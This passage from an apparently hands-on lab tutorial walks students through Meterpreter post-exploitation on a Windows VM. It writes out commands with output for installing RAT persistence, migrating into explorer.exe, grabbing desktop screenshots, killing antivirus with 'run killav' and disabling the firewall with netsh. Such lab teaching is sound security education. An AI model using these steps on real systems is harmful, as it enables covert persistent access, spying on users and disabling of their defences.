We really do not want to have to go through all these steps to connect the next time, so we can create a persistent connection. To see the options, type **`run persistence -h`**. This is the help menu. Examine the output. We want to match our current setup, so we will use –A and –U. Type **`run persistence –A -U -I 20 -p 666`** and press enter.

Next time we need to login and access the RAT, we only need to load up the Metasploit multi handler and set the parameters (LPORT 666, LHOST <Kali IP>, and RHOST <Windows IP>. We will also have to set the payload to the corresponding payload inside of a Metasploit handler from task one. If we were remote, we would use the portfwd command to port forward, but again that is out of scope.

NOTE: The screenshot below shows only –A because I completed the tasks separately. If you get an error, try to complete the commands **`run persistence –A -i 20 -p 666`** and then **`run persistence -U -i 20 -p 666.`** Sometimes completing the commands separately will have greater success.






Here I ran the above command.

To spy on the user, we can grab a screenshot of the desktop. First we need to type **`ps`** to find the PID of the explorer process. This will allow us to screenshot the entire desktop. You are not limited to explorer. You can choose any process to screenshot. The process ID number is denoted at the top of the output on the lefthand side as PID. **NOTE**: YOUR PID will be different than mine.

I got 2932

- Type **`migrate <PID # of Explorer>`** and press enter. In my case, the PID for explorer.exe is 1648. So, the command I would type is **`migrate 1648`**.





- Type **`use espia`** and press enter.
- Type **`screengrab`** and press enter.
- The screenshot will automatically open.

```
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /home/student/IbCjhvQi.jpeg
```

Since the default way to open an image in Kali is with the FireFox browser, you will get the following error; however, you can still view the image by navigating to the **`/home/student/`** folder and double clicking the image; in my case, it is **IbCjhvQi.jpeg** as you can see from the message in the above screenshot. This jpeg is actually a screengrab of the Windows VM. See image on following page. Your image may look different, but should be fairly similar.


```
meterpreter > Running Firefox as root in a regular user's session is not supported.
```







The final command I want to show you is simple and will turn off the antivirus system. Before we do this lets make sure that Windows Defender is turned on. Move to the Windows VM and check the status by typing **defender** in the Windows search program box (see screenshot below). Make changes if necessary. Then return to the Linux box and Type **`run killav`** and press enter. This will work about 60 percent of the time in my experience. Remember that shells can be volatile. You may lose access several times through the process. This is a part of hacking. Notice in the screenshot below that my scripts are deprecated. Persistence is key to getting a particular attack to work. If you get the message below, try the "run killav" command again. If you still have a failure, you may want to try the listed Metasploit post module to kill the antivirus software.


```
meterpreter > run killav

[!] Meterpreter scripts are deprecated. Try
post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
[-] Could not execute killav: Rex::Post::Meterpreter::RequestError
stdapi_sys_process_kill: Operation failed: Access is denied.
meterpreter >
```



Here is killav working for me.








Here is the control panel after run killav.

First, congratulations on getting this far. This was a difficult lesson. As you can see, Metasploit and meterpreter are very powerful tools and can do a lot of damage to a network. There is still so much more to be learned, but this should get you excited enough to explore.

If you have some extra time return the Windows shell (not Meterpreter shell) by typing **`shell`** in the Meterpreter session then type **`netsh firewall set opmode mode=disable`**
I bet you can guess what this does.



Above Here is my netsh firewall set opmode mode=disable working.
